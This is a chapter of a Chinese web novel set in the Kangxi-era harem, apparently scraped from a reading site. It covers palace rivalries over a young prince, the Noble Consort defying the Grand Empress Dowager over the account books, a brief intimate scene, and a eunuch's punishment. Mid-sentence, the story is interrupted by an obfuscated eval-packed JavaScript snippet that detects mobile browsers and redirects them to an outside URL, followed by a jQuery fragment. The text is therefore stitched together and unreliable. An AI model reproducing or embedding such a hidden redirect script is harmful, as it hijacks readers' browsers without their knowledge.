皇宫就是一个正在使劲加柴火的大火炉,不仅启祥宫里热得不行,其他宫里也是。
就如东边的景阳宫里,安嫔热得脑子发昏,她心烦意乱地坐在上头长椅上,看着下头玩得正高兴的胤禶。
那拉贵人牵着他两只小手,正围着圆凳绕着圈学走路,这幅场景本是自己意料之内的事,安嫔这会儿却越看越不得劲,她有些气闷,劈手夺过扇子“呼呼”地扇了两下。
声音有些大,那拉氏似乎感觉到了什么,她弯着腰朝安嫔笑了笑,“安嫔姐姐你瞧,阿哥会走路了呢,”
说着她慢慢松开手,胤禶顿了一下,然后张开双手确实摇摇晃晃地往前走去。
安嫔“呀”了一声,“唰”地合拢纸扇,“哟,快,派人去乾清宫请皇上过来瞧瞧,咱们的胤禶会走路了,快。”然后瞟了一眼那拉氏。
那拉氏立刻蹲下道:“安嫔姐姐,妹妹屋里还有些绣活没做完,就先告退了。”
“嗯,行吧,有事你就先去忙着吧,这里有我看着。”
站在景阳宫宫门口,那拉氏苦笑一声,安嫔也是胤禶的额涅,这也不知道当初挣那一口气是为了什么?
“贵人,阿哥在景阳宫,咱们也离得近,随时可以过来看的。”绿蝉扶着她的手臂,也轻轻叹了一口气。
巷道里没人,两人便沿着墙角阴凉处边走边说,离得近又怎么样?
德嫔这些天可是对自己愈发看不顺眼了,每日去请安时,明里暗里的说自己没有规矩。
说是后宫里头哪有三天两头跑出去的?若是皇上过来没见着人那可不好了。
但是皇上来永和宫时,德嫔怎会让自己出来见礼呢?
那拉氏心头酸涩极了,皇上时时有新人,自己却只有一个阿哥了那是自己的阿哥啊!
她最怕是不久的将来,自己来景阳宫的时间会越来越少了。
“怎么会呢?安嫔娘娘看不上德嫔娘娘,老是出言讽刺她。”
绿蝉捂着手背小声说道:“德嫔娘娘可是和安嫔娘娘有过节的,她怎么会看着安嫔娘娘自己守着胤禶阿哥呢?您想想贵妃娘娘和四阿哥。”
原本慌乱的心定了下来,那拉氏握住绿蝉的手,静默了片刻后点点头,“你说得对。”
绿蝉回握住那拉氏的手,肯定地点点头。
承乾宫里,贵妃身上搭了一条薄毯,躺在美人榻上闭着眼睛歇晌,却被外间的说话声给吵醒。
她拧眉朝外头喊了一声,帘子掀开,佟佳嬷嬷走了进来,她面含怒气,“主子,是慈宁宫里来人了。”“干什么?”贵妃没抬头,手撑着头朝里侧躺在榻上,闭着眼睛没好气地问道。
“太皇太后说是您这边宫务繁忙,要让您将手头的账本交一部分过去永寿宫。”
“砰!”榻上的沉香木枕枕被人狠狠地扔在了地上,发出一声闷响。
贵妃脸色发青,一双眼睛盯得佟佳嬷嬷有些发憷,她弓着腰咽了咽口水,“太皇太后身边的苏麻喇喇过来了,正候在外间呢。”
贵妃低着头站在榻边,佟佳嬷嬷有些看不清她的脸色,她不敢再言,只能盼望着主子尽快拿主意,脑海里想起苏麻喇喇一副冷着脸不可反驳的语气,她心里便惴惴不安。
过了几息,贵妃掀开眼皮,一脸平静,淡淡地说了一句,“告诉永寿宫,若是想要账本,就自己来承乾宫里寻我要。”
上午还有些燥热的天儿,下午便乌云密布,地上刮起尘来,只道是山雨欲来。
下午下了一场大雨,夜里就有些凉意,穗珠用了晚膳后就在院子里走了走,看着时辰便进了内室准备歇下了。
刚把那件银白色的葛纱齐胸里衣穿上,外头就响起了请安的声音。
眼见已经能从窗户外看见皇上的身影了,穗珠不知怎么的,心里又慌又乱,也没想起要去外头候着。
康熙正奇怪呢,这人去哪儿了,站在门外的脚下一顿,问道:“你们主子呢?”
麦苗跪在门口赶紧应道:“回皇上的话,主子刚准备要歇着了,这会儿正在内室里。”
康熙听完就叫人都候在外头,独自进了内室。
刚一进去就看见戴佳嫔正慌慌张张地系着腰间的带子,康熙没有打断她,顺手带上了门,屋里顿时只有两人沉沉的呼吸声。
他也不说话,就站在两步远的距离负手仔细看她。
穗珠被他瞧了个脸红,那带子怎么也系不上,她索性放弃了挣扎,就这样穿着吧。
眼前却浮现出刘答应的笑脸。
那目光紧紧地粘在她身上,穗珠手脚都不知道该往哪里放了,脚刚一动,脚上的软底鞋因为慌乱中没穿好,这一下就掉了,她只好光脚踩在地毯上。
烛光摇曳,屋内的呼吸声渐渐加重。
眼前人不知是恼还是羞。
见她瞪了自己一眼,似怒非怒,眼角都红了,康熙才笑出声来:“我不能看?”
他站在她跟前,声音有些嘶哑,嘴里的热气喷在穗珠露在外头的脖颈处,烫得她抓紧了他的手。
掌心被那皙白的手指不停地摩挲着,听着“啪”的一声,烛火也随之熄灭。
翌日便是初五,今日要去慈宁宫给太皇太后和太后请安,穗珠本每日早间起床总是喜欢磨磨蹭蹭,所以起床的时间往前又调了半刻钟。
今日她躺在床上又眠了一会儿才坐起来,正想着是不是要告假呢,承乾宫和慈宁宫的宫人便敲开了启祥宫的大门。
得了,贵妃娘娘和太皇太后道是身子不适,后宫众人都不用去请安了。
慈宁宫内,太皇太后用了清凉丸,又叫太医来看了看,道是气怒攻心,一时犯了头晕、呕吐。
太医是一位一直专门给太皇太后和太后候脉的老太医,他叹了叹气,太皇太后的脸色看着也暗沉蜡黄,时常腹胀,胃里不消化。
“太皇太后,老臣倚老卖老说一句,气急伤肝吶。”
太后今儿一大早洗了把脸就急急慌慌地跑了过来,往日乐呵呵的脸上如今涨得通红,眼中露出一抹恼意。
再听了太医的话,她站在一旁怒目而视,“这贵妃也不是小孩子了,怎还如此不懂事!”
太皇太后咳了两声然后冷笑道:“她哪里是不懂事,她是在和我打擂台吶!”贵妃只
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17567185|204800||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
是贵妃,手里只有账册,没有凤印。
太皇太后咽了一口茶,她好好说话时,贵妃上回作妖换画像,这次连账本也不肯给,那她就只有请凤印出来了。
她老了,但是答应孝昭皇后的事儿她还没忘,钮祜禄氏接手部分宫务,影响不到前朝和皇帝。
穗珠身上没劲,趁着早间还不太热,她又躺了回去想着再眯一会儿。
这一眯,就直接睡到了酉时,刚睁开眼,马得宝就候在外头了。
他看着着实有些憔悴,头发也没剃,眼里布满了红血丝,一看见穗珠就立刻跪在地上,沙哑着嗓子,“主子,奴才违反了宫规,回来得晚了。”
穗珠没有急着说话,她看了一眼马得宝身后跟着的两个生面孔。
“戴佳嫔娘娘,奴才们乃是敬事房的值班太监,马得宝告假后未在规定时间内回宫,擅离职守,奴才们是来领他回敬事房执杖刑的。”其中一个长脸太监跪礼说道。
“要执几杖?”
“回戴佳嫔娘娘的话,臀杖十下。”
说是臀杖,其实连着大腿也一起惩罚,痛也是钻心的痛。
穗珠又看了一眼马得宝,他眼神空洞无神,像是没听见杖刑似的,双手无力地垂在地上。
“嗯,知道了。”穗珠看了眼眼圈泛红的麦芽,她叹了口气,“你跟着过去吧。”
“是,主子。”
“去叫上李福,再带几个小太监,和你一起去。”待人走后,麦苗又带了几个荷包,翻了一瓶止血消肿的创伤药出来给急得没了主意的麦芽,这马公公可是要受一番苦刑了。
两人踮脚出去后,穗珠又躺在榻上眯了一会儿,又去稍间的书架子上摸了一本《本草纲目》出来,这是上次皇上收走了她的话本子,又送了一箱子他选的书过来。
穗珠拿起来随意地翻了翻又放下,一时坐立不安的,她还是没有想象中的心狠。
这马得宝不哭不闹的,荣景堂的大夫是那么好请的吗?
也不动动脑子好好想想,平日里看着精明,一遇到事就慌了神。
穗珠坐在太师椅上烦躁地甩了甩帕子。
又叫秋雨去膳房提了一碗甜汤和一碟子腌黄瓜来,那甜汤是用雪花梨、银耳、冰糖一起炖的,腌黄瓜用的四川辣子,吃起酸辣爽口。
穗珠就着腌黄瓜喝了一碗甜汤,吃的干干净净,新雨伺候在身旁,看得口齿发酸。
“主子,少用些吧。”
“无事,这样吃起才好。”穗珠心满意足地漱了漱口。
这时门帘被掀开,新雨走了进来,“主子,宜嫔娘娘和郭络罗贵人来了。”
宜嫔和郭络罗贵人?穗珠擦干手上的水份,放下帕子蹙眉道:“有说什么吗?”
“没有呢,不过看着脸色挺好的,两人都喜气洋洋的样子。”
新雨仔细回忆了一下,宜嫔娘娘穿着海棠红的宫装,头上还戴着一只开得正艳的蔷薇花呢,看着真是明艳。
穗珠想起上次宜嫔提醒自己的话,想了想还是说道:“请进来吧,再去烧壶茶来,就用前几日做好的茉莉香片来。”
“是,主子。”